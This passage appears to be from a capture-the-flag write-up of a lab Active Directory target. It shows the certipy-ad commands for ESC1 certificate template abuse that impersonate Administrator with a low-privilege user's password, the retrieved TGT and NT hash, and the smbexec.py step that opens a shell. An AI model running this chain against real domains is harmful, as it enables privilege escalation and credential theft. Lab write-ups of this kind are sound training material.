
Hot damn. Caught red-handed. Three major vulnerabilities. The critical one: Client Authentication EKU with a modifiable Subject. Enrollment rights open to all authenticated users. We can modify the Subject and impersonate whichever account we want.
Let's certipy again, this time as an RPG character on a vision quest with Suzanna as our unwitting guide:
certipy-ad req -username 'SUSANNA_MCKNIGHT@thm.local' -password 'CHANGEME2023!' -ca thm-LABYRINTH-CA -target labyrinth.thm.local -template ServerAuth -upn Administrator@thm.localThis should not be so easy.

But it is.
Shell
Synced timezone to the target first — required for Kerberos:
sudo timedatectl set-timezone Etc/GMTAuthenticated with the certificate to retrieve a TGT and NT hash. Let's smoke some hash.
certipy-ad auth -pfx administrator.pfx -dc-ip 10.145.166.252 -domain thm.local[*] Got TGT
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@thm.local': aad3b435b51404eeaad3b435b51404ee:07d677a6cf40925beb80ad6428752322
export KRB5CCNAME=~/administrator.ccache
smbexec.py -k -no-pass THM.LOCAL/Administrator@labyrinth.thm.local
From here, I won't spoil the treasure hunt. Find your way to root.txt, and fin.
Thanks again, Suzanna. Please change your password.
Full Attack Chain
guest SMB → LDAP enumeration → shared password (CHANGEME2023!)
→ RDP as SUSANNA_MCKNIGHT → ESC1 cert abuse via certipy
→ Administrator certificate → TGT + NT hash → smbexec shell